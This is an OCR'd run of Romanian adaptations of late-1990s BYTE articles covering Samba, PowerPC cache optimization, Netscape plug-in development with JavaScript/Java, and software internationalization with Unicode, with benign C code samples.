Celălalt demon, `nmbd`, este un server WINS (Windows Internet Naming Service) pentru Unix. El ascultă cererile WINS şi le transmite mecanismului de rezoluţie a numelui din gazda Unix. Puteţi folosi o gazdă Unix rulând nmbd ca pe serverul WINS primar al reţelei d-voastră.

Cine are nevoie de asta?

Samba nu este pentru oricine.Nu există nimic prietenos în legătură cu interfaţa Samba (care interfaţă?) Chiar şi un veteran Unix va descoperi că parametrii smb.conf sunt de speriat. Deşi nu am înregistrat probleme cu Samba, cu excepţia performanţei, m-aş simţi cu conştiinţa încărcată dacă aş sfătui clienţii să se bazeze pe ea ca pe un server principal.

Cu toate acestea, Samba este foarte utilă în special în două procese. În primul rând ea asigură un mod ieftin şi uşor de oferire a unui acces la fişierele Unix din partea utilizatorilor Windows. Fără Samba, utilizatorii vor trebui să se bazeze pe FTP sau pe un soft NFS client scump pentru a accesa fişierele dintr-o gazdă Unix. Cu Samba, accesul din partea clienţilor Windows este lipsit de efort, şi nu necesită soft adiţional (cu excepţia TCP/IP pentru clienţii Windows for Workgroups care este de asemenea gratuit).

Al doilea scop a constituit o surpriză pentru mine. Pentru că aveţi acces la codul sursă şi pentru că distribuţia Samba include un test client de utilitate (smbclient) puteţi utiliza suita Samba pentru a diagnostica şi acorda o reţea SMB. Nivelele de depanare superioare produc munţi de mesaje, unele utile, altele nu, dar Samba nu încearcă să ascundă nimic. După instalare şi rularea Samba, veţi avea mai mult decât un acces Windows la propriile fişiere Unix. Veţi avea unelte vitale pentru diagnosticarea şi repararea problemelor de reţea SMB. Şi în plus, veţi beneficia de o altă abordare a reţelei Microsoft care nu poate fi asigurată de nici un help online. ■

Tom Yager este dezvoltator de soft pentru TTG în Dallas. Conduce un laborator particular de testare de cercetare în domeniul reţelelor, SO, dezvoltării de soft şi tehnologiilor multimedia. Îl puteţi contacta la **tyager@maxx.net**.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Înţelegerea şi utilizarea adecvată a memoriei cache din cipul PowerPC poate îmbunătăţi performanţele unei aplicaţii. *De* ***Mike Phillip***

Zen şi arta administrării memoriei cache


Diferenţele în creştere între frecvenţele ceasului procesor şi cel DRAM, împreună cu o superscalabilitate crescută pentru procesoare a făcut din administrarea eficientă cache un factor critic pentru obţinerea performanţelor optime la aplicaţii. Acum când accesul la memoria internă durează de la zeci, la sute de perioade ceas UC, diferenţa între găsirea codului dorit în cache pe procesor sau în memorie poate fi un factor esenţial pentru viteza aplicaţiei sau chiar a întregului sistem. Pentru un proiectant există a multitudine de tehnici care permit o utilizare mai eficientă a memoriei cache din procesor.

Lucrul cu datele

Adesea, factorul cel mai important în administrarea de cache pentru date este modul în care algoritmul accesează datele. Deoarece menţinerea localizării referinţelor la date (adică accesare a memoriei la adrese adiacente sau apropiate) este un factor critic la optimizarea performanţei cache, structurarea codului de program, având în vedere că sistemul de memorie aduce adesea câştiguri mari de performanţă. Programatorul poate folosi câteva strategii relativ simple pentru mărirea performanţei.

Prima strategie abordează dispunerea datelor. Deciziile privind organizarea structurilor de date utilizate în comun au adesea un impact semnificativ asupra utilizării memoriei cache. De exemplu, dacă nu definiţi o matrice de 100 de structuri ci o structură cu fiecare element format din matrici cu 100 elemente, atunci puteţi creşte de două sau trei ori banda de lucru cache, în funcţie de modul de acces la date din aplicaţie. Aşa cum se vede în figura „ Organizarea datelor măreşte performanţele " , o matrice din 100 de structuri poate dispersa datele de accesat în memoria internă, ceea ce produce eliberarea şi încărcarea frecventă la cache. O structură cu matrici de 100 elemente face ca acestea să ocupe adrese adiacente, deci orice referire la ele le va găsi probabil în cache.

A doua strategie este de a utiliza facilităţi specifice procesorului. Seturile de instrucţiuni de la majoritatea procesoarelor moderne oferă un mecanism de administrare cache sub control software. Arhitectura PowerPC conţine mai multe instrucţiuni disponibile pentru utilizator pentru lucrul cu cache, ceea ce poate îmbunătăţi semnificativ performanţa generală a aplicaţiei (vedeţi şi „ Instrucţiuni pentru cache de date ") .


Organizarea datelor măreşte performanţele

```
struct{
  double a;
  double b;
  double c;
  double d;
} x;

struct x y[1000];

for (i = 0; i < 1000; i++)
  y[i].a += 1.0;
```

Citirea elementului „a" foloseşte accese puternic dispersate la memorie, ceea ce duce la ineficienţă cache şi provoacă multe semnalizări de date lipsă (miss).

```
struct{
  double a[1000];
  double b[1000];
  double c[1000];
  double d[1000];
} x;

struct x y;

for (i = 0; i < 1000; i++)
  y.a[i] += 1.0;
```

Citirea elementului "a" utilizează accese adiacente la memorie care sunt probabil în acelaşi bloc de cache.

O aranjare necorespunzătoare a datelor (stânga) face ca procesorul să schimbe frecvent conţinutul memoriei cache din cip.

Este important să definim ce este un *bloc* în acest context. Un bloc este o unitate fundamentală de memorie cu care poate lucra un cache. Cache tratează toate aducerile şi depunerile în memorie utilizând blocuri. Dimensiunea blocului poate fi diferită în funcţie de procesor. De exemplu procesorul PowerPC 601 foloseşte blocuri de 64 octeţi iar 603 şi 604 blocuri de 32 octeţi.

Fiecare din aceste instrucţiuni lucrează cu o pereche de operanzi din regiştri generali a căror sumă constituie adresa efectivă a locaţiei de memorie afectată. Instrucţiunile „block touch" (`dcbt`) şi „block touch for store" (`dcbtst`) sunt în principal informări pentru procesor că blocul de date adresat trebuie încărcat sau cel puţin alocat în memoria cache de date. Atunci când este plasat în mod adecvat înaintea necesităţii anticipate de date de la memorie, instrucţiunea `dcbt` poate fi folosită pentru a aduce datele din memorie (sau dintr-un cache secundar) în memoria cache primară pentru date, evitând astfel scăderea performanţei datorită unui cache-miss. Instrucţiunea `dcbtst` se comportă similar, dar oferă procesorului o sugestie în plus că locaţia corespunzătoare din memorie se va suprascrie în curând. Deoarece instrucţiunile `dcbt` şi `dcbtst` nu modifică de fapt conţinutul memoriei (adică afectează doar conţinutul şi starea memoriei cache de date), nu se generează excepţii în cazul unei erori la calculul adresei. Dacă blocul solicitat se află deja în cache, aceste instrucţiuni sunt tratate ca no-ops, deci procesorul trece peste ele.

Instrucţiunile „block flush“ (`dcbf`) şi „block store“ (`dcbst`) forţează blocurile de date modificate (dirty) să iasă din cache, înapoi în memorie. Diferenţa majoră între aceste două instrucţiuni în lucru monoprocesor este că `dcbf` nu copiază doar datele înapoi în memorie (cum face `dcbst`) ci marchează şi blocul corespunzător de cache ca fiind invalid. Deoarece aceste două instrucţiuni pot modifica datele din memorie, excepţiile legate de calculul de adresă sunt tratate la fel ca şi în cazul instrucţiunilor normale de încărcare de la adresa de memorie implicată.

Elementul cel mai neobişnuit poate, la instrucţiunile de lucru cu memoria cache de date la arhitectura PowerPC, este „block set to zero“ (`dcbz`). Instrucţiunea `dcbz` alocă un bloc de date din cache şi apoi iniţializează blocul cu o serie de zerouri modificând astfel datele din cache. Instrucţiunea `dcbz` poate fi un mijloc eficient de creştere a performanţei, atunci când se şterge un bloc mare de date. Poate duce însă şi la cod neportabil, dacă nu se lucrează cu grijă. Deoarece nu toate implementările PowerPC au aceeaşi dimensiune a blocului de date din cache, cantitatea de memorie scrisă cu zero prin instrucţiunea dcbz poate diferi de la un procesor la altul. Astfel, dacă doriţi să iniţializaţi cu zero o matrice de dimensiuni fixe, numărul de instrucţiuni `dcbz` diferă în funcţie de procesor şi dimensiunile de cache. Totuşi, dimensiunea blocului de cache se poate determina la o singură execuţie a aplicaţiei, înaintea primei utilizări a unei instrucţiuni `dcbz`. O funcţie similară cu pseudocodul din listingul „ Măsurarea dimensiunii blocului“ poate măsura dimensiunea blocului de cache de date la procesoarele PowerPC.

Instrucţiuni pentru cache de date

`dcbf`	`rA,rB`	**data cache block flush**
`dcbst`	`rA,rB`	**data cache block store**
`dcbt`	`rA,rB`	**data cache block touch**
`dcbtst`	`rA,rB`	**data cache block touch for store**
`dcbz`	`rA,rB`	**data cache block set to zero**

Impactul instrucţiunilor

Memoria cache de instrucţiuni este adesea ignorată de programatori ca fiind o sursă a îmbunătăţirii performanţelor, cu toate că orice instrucţiune care se execută trece prin acest loc îngust potenţial. Optimizările tradiţionale de cod compilator, ca function inlining şi loop unrolling sunt citate frecvent ca mijloace de îmbunătăţire a performanţei prin furnizarea de informaţii suplimentare la optimizare pentru compilator. Totuşi, dacă nu sunt utilizate cu grijă, asemenea transformări pot avea un impact nedorit asupra performanţei memoriei cache de instrucţiuni prin reducerea proprietăţilor de localizare a codului program.

Măsurarea dimensiunii blocului

```
/*
* Assumes mem[] is aligned on 256-byte boundary within a page,
* and that 4 <= block_size <= 256 bytes as a multiple of 4
bytes.
*/
/* Set a 256 byte block of memory to all 1’s */
   for ( i = 0; i < 64; i++ )
     mem[i] = 0xffffffff;
/* Execute a dcbz instruction at location mem[0] */
   __dcbz (mem, 0);
/* Place a “guard word” of 1’s at end of 256-byte block */
   mem[64] = 0xffffffff;
/* Look for first non-zeroed word */
   for ( i = 0; mem[i] == 0; i++ )
     /* empty loop body */ ;
   block_size = i * 4;
```

Un mijloc de a beneficia de function inlining fără să pierdem localizarea codului este folosirea de feed-back la profilare (profiling directed feedback). Acesta va îndruma compilatorul să transforme în cod inline doar funcţiile critice din punct de vedere al performanţei. Mecanismul implică un proces de compilare în doi paşi în care o aplicaţie se realizează mai întâi cu un cod special de instrumentare care urmăreşte locurile unde se pierde timp la execuţie dinamică. Execuţia aplicaţiei instrumentate adună în mod automat statistici de profil pentru unul sau mai multe apeluri către aplicaţie. Aceste date de profil sunt apoi reintroduse (feed-back) în compilator la a doua compilare a aplicaţiei, atunci când se fac operaţii de inline pentru funcţiile cheie doar în locurile unde acestea sunt apelate frecvent.

Datele de profil permit compilatorului să rearanjeze şi blocurile da bază, astfel încât partea de cod utilizată rar să fie deplasată la o zonă diferită de adrese de cea pentru codul executat frecvent. De exemplu, să luăm codul pentru verificarea erorilor: este necesar să asigurăm funcţionarea fiabilă a aplicaţiei, dar acest cod se execută rar. Un astfel de cod este adesea mutat din firul principal de execuţie prin construcţii condiţionale în limbaj, cum este `if` în C. Compilatorul poate muta asemenea blocuri de bază, reprezentând corpul codului de verificare a erorilor, în altă parte pentru ca partea principală a codului să încapă în memoria cache de instrucţiuni.

Beneficiile unei astfel de abordări se aplică la o gamă mare de programe, în special la cele în care execuţia nu are loc în câteva bucle mici de program. Să vedem creşterile de viteză obţinute folosind o restructurare a blocurilor de bază şi function inlining între fişierele unor aplicaţii C cunoscute care fac parte din setul de teste de performanţă SPEC95. Compilatorul Gnu C (gcc) şi interpretorul Lisp (li) au fost accelerate cu mai mult de 20% atunci când s-a utilizat feed-back pe bază de profilare pentru a orienta operaţia de function inlining şi plasarea blocurilor de bază. Alte două aplicaţii, un simulator de set de instrucţiuni (m88ksim) şi un test de performanţă pentru tranzacţii la baze de date orientate obiect (vortex) au obţinut o accelerare de peste 10%.■

Mike Phillip este Manager of PowerPC Compiler & Tools Developement la Motorola. Poate fi contactat la : **phillip@risc.sps.mot.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Attila Darvas*]

Cum să scrieți cod care interacționează cu Netscape pentru a-i extinde capacitățile. De Andrew Taylor și Raymond GA Côté

Extensii la navigatorul Netscape

În acest articol vă vom prezenta o scurtă incursiune în kitul de dezvoltare de plug-in-uri LiveConnect pentru Netscape Navigator 3.0, pe platforma Macintosh. Vom modifica aplicațiile exemplu prezente în SDK, vom conecta o bibliotecă de grafică de la Snowbound Software și vom atrage atenția asupra câtorva dificultăți pentru cei nepregătiți. Rezultatul final va fi un plug-in pentru afișarea fișierelor PCX pe Mac și care va permite operațiile simple de rotație și modificare dimensională a imaginilor.

Primul plug-in

Kitul de dezvoltare de plug-in-uri Netscape se poate descărca gratuit de pe situl Netscape, la http://home.netscape.com/comprod/development_partners/plugin_api/index.html. Kitul include proiecte pentru platformele Mac,Windows și Unix.

Kitul se utilizează cu simplitate și implementarea este rapidă, dar, din păcate, este sursa unor probleme greu de descoperit. Toate proiectele exemplu din SDK au fost compilate cu Metrowerks Code Warrior, versiunea 9. Am făcut toate modificările în fișierul `MacShell.cpp`, unul dintre fișierele sursă ale proiectului.


Navigator-ul folosește două moduri pentru prezentarea datelor unui plug-in: stream și fișier. În modul stream, plug-in-ul are posibilitatea de a prelucra datele simultan cu descărcarea lor de pe rețea. În celălalt mod, fișier, plug-in-ul dorește să primească toate datele înainte de a le prelucra. Biblioteca grafică pe care o utilizăm preferă să lucreze cu fișiere, deci ne vom concentra pe acest mod de prezentare a datelor.

Modificarea proiectului MacTemplate este simplă și evidentă. Pașii de urmat sunt prezentați mai jos.

În primul rând, declarați o variabilă handler de imagine (`fImgHandle`) pentru a memora imaginea decomprimată. În al doilea rând, inițializați această variabilă la valoarea -1 în timpul apelului procedurii `NPP_New`. După aceea curățați memoria în procedura `NPP_Destroy` prin eliberarea tuturor zonelor alocate.

La al patrulea pas, adăugați următoarea linie de cod în `NPP_NewStream` pentru a informa Navigator-ul că doriți un fișier și nu un stream:

```
*stype = NP_ASFILEONLY;
```


Folosirea elementelor JavaScript pentru a comanda un plug-in
Pagină Web
PCX image
Rotește
1
Utilizatorul activează un Buton din pagina Web.
2
HTML-ul Apelează JavaScript.
JavaScript
onclick = document.ImageViewr.Rotate()
3
JavaScript nu poate apela direct plug-in-ul, ci doar o clasă Java Va apela deci un obiect a cărui Clasă este Imageviewer.class.
Netscape plug-in
Rotate()
Java class
Imageviewer.class
4
Java caută un plug-in cu același nume cu clasa Java și apelează metoda Rotește() a plug-in-ului.
Fișier de legătură aflat în directorul Cu plug-in-uri.
Imagine PCX
5
Metoda plug-in-ului rotește imaginea.

How events flow from JavaScript to a Netscape plug-in.

În al cincilea pas e mai mult de lucru. În procedura `NPP_StreamAsFile` adăugați liniile de cod din prima secțiune a listingului de la pagina 64 pentru a decomprima și a afișa imaginea. Atunci când o pagină Web face referință spre un URL de pe un sit Web, browser-ul descarcă mai întâi imaginea într-un fișier temporar al cărui nume îl trimite plug-in-ului. Navigatorul va șterge automat acest fișier atunci când nu va mai fi nevoie de el.

În sfârșit, modificați procedura `DoDraw` pentru a afișa imaginea. Navigatorul oferă mai mulți parametri: un pointer spre portul grafic, punctul de origine în acest port, lungimea și înălțimea imaginii. Biblioteca Snowbound scalează imaginea pentru a încăpea în zona vizibilă.

Apoi compilați proiectul. Librăria partajată rezultată (pentru PowerPC) sau codul resursă ??? (pentru 680x0) este gata de testare.

Plug-in-ul rezultat după cele șase modificări anterioare afișează o imagine PCX direct într-o pagină Web. Dar imaginea poate arăta straniu. Descoperirea motivului ne-a răpit câtva timp și a fost subiectul primei noastre lecții despre plug-in-uri.

Lecții diverse

Lecția întâi: Să nu aveți niciodată încredere în starea de fapt a lumii. Implementarea unui simplu plug-in de decomprimare și afișare a imaginilor ne-a costat trei apeluri și câteva minute. Din păcate, modul de afișare a culorilor nu prea semăna cu modul în care biblioteca Snowbound le afișa de obicei.

S-a dovedit că Netscape schimbă culoarea fundalului și culoarea implicită de afișare a ferestrei. Adăugarea unui apel pentru a salva setările portului grafic, setarea lor la valori cunoscute și restaurarea setărilor la valorile inițiale când se terminau operațiile proprii au rezolvat problema.

A doua lecție: Utilizați cod minim pentru operațiile de desenare. Plug-in-ul ar putea primi un eveniment de actualizare de mai multe ori, deși dvs. credeți că unul ar fi suficient. Asigurați-vă că nu faceți o mulțime de calcule în rutina de desenare. Simpla actualizare a imaginii afișate folosind o zonă tampon este probabil optimă.

A treia lecție: Atunci când depanați, depanați versiunea corectă de cod. Depanarea unui plug-in (în cazul nostru un plug-in PowerPC) este cu adevărat simplă. Trebuie doar să urmați pașii de mai jos.

- Închideți Netscape-ul. Acest lucru este foarte important pentru că puteți pierde o grămadă de timp depanând o versiune greșită a plug-in-ului deoarece Netscape a păstrat o versiune anterioară în cache.
- Puneți un alias a plug-in-ului în directorul în care se găsesc plug-in-urile Netscape-ului.
- Setați în depanator un punct de întrerupere la apelul metodei `NPP_Initialize`.
- Deschideți Navigator-ul și încărcați o pagină HTML care vă activează plug-in-ul.

JavaScript dă viață

Adăugarea unei posibilități de afișare este folositoare, dar puterea combinată a limbajelor JavaScript, Java și a plug-in-urilor ne dă posibilitatea de a interacționa direct cu plug-in-urile dintr-o pagină Web.

Am încercat anterior să construim un plug-in pentru Netscape Navigator 2.0 care să permită manipularea imaginilor prin butoane și bare de derulare. Plug-in-ul lucra corect până când am făcut o derulare a paginii Web în fereastra navigatorului. Rezultatul a fost inestetic. Butoanele și-au pierdut poziția și bara de derulare nu a mai știut unde să se autoafișeze.

Code Gallery

Secțiunea 1: Afișarea unei omagini

```
// Următoarea linie apelează biblioteca Snowbound
// pentru a decomprima imaginea
This->fImgHandle = IMG_decompress_bitmap((char *)fname);

// Afișarea imaginii.
if( StartDraw(This->fWindow))
{
    DoDraw(this);
    EndDraw(This->fWindow);
}
```

Secțiunea 2: Apelarea metodei Rotește

```
 // salvează structura de date a plug-in-ului din instanța
.//.anterioară.
NPP instance = (NPP)self->GetPeer(env);
// salvează un pointer la instanța curentă
ImageViewer *iView = (ImageViewer *)instance->pData;
// Acum putem folosi variabilele și metodele obiectului.
// Apelăm metoda de rotație.
iView->Rotește();
```

Soluția constă în construirea elementelor de manipulare directă a imaginii din elemente HTML standard și utilizarea limbajului JavaScript pentru a comunica cu plug-in-ul. Vom modifica pentru exemplificare un alt proiect din SDK. De această dată este vorba despre exemplul `CharFlipper`.

Comunicația între elementele de interfață cu utilizatorul ale unei pagini Web și un plug-in necesită trei nivele: elementele JavaScript de interacțiune cu utilizatorul, Java care face legătura între JavaScript și plug-in și plug-in-ul însuși. Această succesiune a evenimentelor este ilustrată în figura „Folosirea elementelor JavaScript pentru a comanda un plug-in“ de la pagina 63. Fiecare nivel necesită o metodă (o funcție) cu același nume. În exemplul nostru, numele metodei este „Rotește“. La fiecare apel această funcție rotește imaginea afișată cu 90 de grade în sensul acelor de ceasornic.

Putem începe la nivelul interfeței utilizator prin atașarea unei instrucțiuni JavaScript unui buton cu numele „Rotește“. Instrucțiunea respectivă este următoarea:

```
onClick=„document.ImageVie
wer.Rotește();“
```

JavaScript nu poate apela direct metodele plug-in-urilor. JavaScript trebuie să utilizeze o simplă clasă Java ca element de legătură. Din acest motiv am creat o clasă Java, denumită `ImageViewer.class`, care este salvată în directorul cu plug-in-uri al Netscape-ului. Această clasă conține definiția metodei „Rotește“:

```
public native void Rotește();
```

După cum vedeți, este foarte simplu. JavaScript apelează metoda clasei Java, metodă definită nativă. Java știe să caute un plug-in cu numele identic cu numele acestei clase și apoi să apeleze metoda C++ corespunzătoare.

În plug-in-ul ImageViewer, metoda „Rotește“, apelată de clasa Java este declarată astfel:

```
void native_ImageViewer_Rotește
(JRIEnv* env, struct ImageViewer
*self);
```

Convenția de denumire ar putea fi mai lungă, dar este suficient de clară. Parametrii `env` și `self` sunt folosiți pentru a obține accesul la instanța clasei. Trebuie mai întâi să faceți un apel standard, așa cum se vede în a doua secțiune a listingului.

Interacțiunea dintre HTML, JavaScript și plug-in-uri oferă o combinație puternică pentru crearea de prezentări portabile și pentru a beneficia de viteza de execuție a codului compilat nativ. Cu toate că Navigator-ul este încă în dezvoltare, versiunea 3.0 oferă o adevărată bază pe care pot fi construite aplicații utile. ■

Andrew Taylor și Raymond GA Côté dezvoltă aplicații multi-platformă la Appropiate Solutions, Inc. (Peterborough, NH). Îi puteți contacta la **aetaylor@AppropiateSolutions.com**, *respectiv,* **rgacote@AppropiateSolutions.com. Biblioteca grafică Snowbound se găsește la http://www.snowbnd.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Radu Greab*]

Global din ziua întâia

Internaţionalizarea din start a codului minimizează costurile şi conduce la mari câştiguri.

De Holly Hubbart Preston şi Udo Flohr

Într-o manieră asemănătoare felului în care mici companii devin mari, companiile orientate pe soft domestic devin competitive pe plan internaţional. Problema este că în timp ce multe companii independente doresc să gândească în maniera celor mari, ele nu doresc întotdeauna să gândească şi în termeni internaţionali. Există şi un motiv important în această privinţă. Traducerea şi localizarea aplicaţiilor soft – şi a documentaţiei aferente – pentru o piaţă internaţională este destul de costisitoare. Berlitz Translation Services, o divizie a unui gigant pentru servicii internaţionale de traducere, estimează că partea sa de clientelă, reprezentată de firme dezvoltatoare de soft, plătesc între 50.000$ şi 100.000$ sau mai mult pentru traducerea şi localizarea unui produs într-o singură limbă. Microsoft estimează costurile sale pentru traducere şi localizare la cel puţin 300.000$, în funcţie de complexitate.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ
חומרה
ソフトウェ
SOFTWARE
OCEAN
ATLANT

ILUSTRAŢIE: EARL RIPLING © 1997

Procesul este de asemenea mare consumator de timp. Companiile aşteaptă, în medie, între şase luni şi un an pentru a fi gata cu o versiune de soft localizată pentru o anumită limbă. Acest interval include aducerea unor experţi în localizare care să verifice acurateţea tehnică, culturală şi de limbaj.

Banii fac bani

Dacă e aşa de dificil, de ce atâta caz? Pentru că companiile ştiu că vânzarea de versiuni localizate este o mare afacere. Software Publishing Association estimează că din 28,7 miliarde $ soft pentru afaceri vândut la pachet în 1995, 60% din vânzări provin din afara SUA. Pentru multe companii de soft, o strategie globală a produselor e similară cu planul pentru un sediu care să găzduiască compania în următorii cinci ani. Chiar dacă această oportunitate nu-ţi este de folos astăzi, nu vei avea nevoie de ea mâine? După spusele lui Orlando Ayala, vicepreşedinte pentru vânzări internaţionale şi marketing la Microsoft, - „Există o relaţie directă foarte clară între creştere şi posibilităţile de a produce soft localizat.“ Peste 50% din cele peste 8 miliarde $ încasări ale firmei, în anul fiscal 1996, au provenit din afara SUA.

Deşi tentaţi de-a face bani peste hotare, mulţi dintre programatorii independenţi de software optează spre focalizarea întregului efort în realizarea unei versiuni doar în engleză a produsului lor. Abia după ce softul se vinde foarte bine pe piaţa Statelor Unite încep să se gândească la localizarea produsului şi pentru alte pieţe. Dacă această abordare pare să salveze din eforturi pentru o perioadă scurtă de timp, ea poate deveni costisitoare pe termen lung. O versiune în engleză a unei aplicaţii ce nu a fost scrisă din start cu intenţia de a putea fi ulterior localizată pentru o altă limbă, înseamnă nu numai localizarea softului ci şi rescrierea unei părţi semnificative de cod. Între timp un concurent mai bine pregătit te poate surclasa.

Pregătirea pentru pieţele lumii

Datorită unor dezvoltări cheie în sistemele de operare (OS), în dezvoltarea Unicodului (vezi următorul articol:„*Unicodul evoluează*“) şi a altor zone, firmele de dezvoltare independente au acum mai multe oportunităţi pentru a-şi pregăti produsele pentru localizare cu mult înainte de a se gândi să păşească cu produsele lor peste graniţele propriilor ţări. Deşi suportul pentru Unicod al OS-urilor şi celelalte dezvoltări colaterale uşurează companiile independente de software să plănuiască viitoare localizări, acestea nu asigură automat şi succesul. Este critic ca programatorii să creeze o bază la nivel de cod pentru a asigura produsului o compatibilitate totală cu Unicodul şi extensibilitate suficientă pentru a fi vândut în străinătate.

Iată, în continuare, ce spun specialiştii de la Berlitz Translation Services despre lucrurile pe care trebuie să le cunoască programatorii atunci când scriu versiunile în engleză ale produselor soft:

1. Asigură-te că aplicaţia este pregătită pentru Unicod, deci poate utiliza atât seturi de caractere uni-octet (ex.: arab, ebraic şi chirilic), dublu-octet (ex.: chinez şi japonez), dar şi roman.

2. Înţelege în detaliu suportul oferit de OS-ul căruia îi este destinată aplicaţia, în principal facilităţile pentru Unicod. Diferitele versiuni de OS pot avea diferite abordări în privinţa Unicodului.

3. Nu face presupunerea că driverele de imprimantă şi ecran suportă Unicodul. De exemplu, unele seturi de caractere atunci când sunt afişate se citesc de la dreapta la stânga sau de jos în sus.

4. Evită programarea suplimentară a unor elemente standard, cum ar fi câmpurile de intrare, lăţimea fixă a caracterelor, ferestre de dialog sau definiţii din Help. Aplicaţia ta are nevoie de flexibilitate. Textele în limbi străine tind să fie cu 20% mai lungi decât cele în engleză.

5. Evită concatenarea de şiruri. Şirurile separate de cuvinte programate nu se leagă la fel în orice limbă. De exemplu, alipirea şirurilor traduse pentru „file", „error" şi „has occurred" ar putea să nu genereze traducerea corectă pentru „file error has occurred".

Punctul cheie în urmarea acestor reguli este să te asiguri, ca programator, că ştii exact de ce ai nevoie şi cunoşti posibilităţile API-ului pentru a globaliza aplicaţia. Programatorii ce nu urmează aceşti paşi vor avea dificultăţi, în timp, în localizarea aplicaţiilor lor pentru diferitele colţuri ale lumii. Există prea multe ideosincrazii de la o ţară la alta pentru ca decizia localizării unui produs să se poată lua pe loc.

Sarcinile generale de globalizare vă vor fi uşurate dacă vă veţi focaliza pe zonele menţionate în următoarele secţiuni. **-H.H.P.**

Practici de programare ce uşurează localizarea

- Utilizaţi Unicodul pentru orice procesare de caractere.
- Pentru orice date ne-Unicod (ex.: fonturi, pagini de cod) nu scrieţi propriul cod.
- Izolaţi funcţiile din cod ce necesită modificări specifice de script.
- Evitaţi scrierea de cod pentru tratarea şirurilor vizibile utilizatorului. Utilizaţi pentru acestea fişierele de resurse.
- Evitaţi concatenarea în timpul execuţiei.

Holly Hubbard Preston este un redactor independent din Palo Alto, California, ce se ocupă de pieţele de calculatoare de peste tot. Munca sa e reflectată de apariţiile în publicaţiile despre comerţ sau cu caracter general din SUA şi străinătate. O puteţi contacta la **71021.1641@compuserve.com.**

Bazează-te pe OS

Programatorii trebuie să-şi realizeze aplicaţiile într-o manieră cât mai independentă de cultura şi limbajul uman. OS-ul îi poate ajuta. În loc să programeze într-un mod dependent de limbaj, rapid şi „murdar", programatorii ar trebui să folosească rutinele furnizate de OS pentru anumite sarcini cum ar fi introducerea sau afişarea de text. Toolbox-ul de la Apple Macintosh a fost primul care a asigurat acest tip de servicii, dar şi mediile Windows şi Unix au făcut de mult acest pas. Aşa cum programatorii de Windows nu mai trebuie să-şi scrie driverele de imprimare, nu mai este necesară nici manipularea manuală a caracterelor pe dublu-octet la operaţiile I/O.

Datorită acestor dezvoltări pe frontul OS-urilor, programatorii au mai multe opţiuni pentru localizare. Între cele mai importante dintre acestea este angajamentul marilor companii de soft de a respecta specificaţiile Unicod de codificare a caracterelor ce asigură suport din partea OS-ului pentru seturi de caractere uni sau multi-octet.

Un alt aspect cheie al acestor dezvoltări este că giganţii producători de OS-uri, Microsoft şi Apple, sunt pe cale să aducă şi alte îmbunătăţiri în privinţa localizării în efortul lor de a dezvolta aceste sisteme. De exemplu, Microsoft centralizează dezvoltarea astfel încât experţii în localizare, programatorii şi managerii de produse să lucreze în tandem în loc de unul după altul.

Apple, care-şi revizuieşte strategia pentru Mac OS, a creat un SDK ce va introduce suportul automat pentru localizare în locul celui opţional.

-U.F.

Utilizează scriptul

Eforturile de dezvoltare a aplicaţiilor internaţionalizate se învârt în jurul sistemelor de scriere a textului într-o anumită limbă. Ce doresc şi la ce se aşteaptă utilizatorii? Locurile unde pot fi găsite aceste răspunsuri se leagă de coduri de caracter, fonturi şi scripturi.

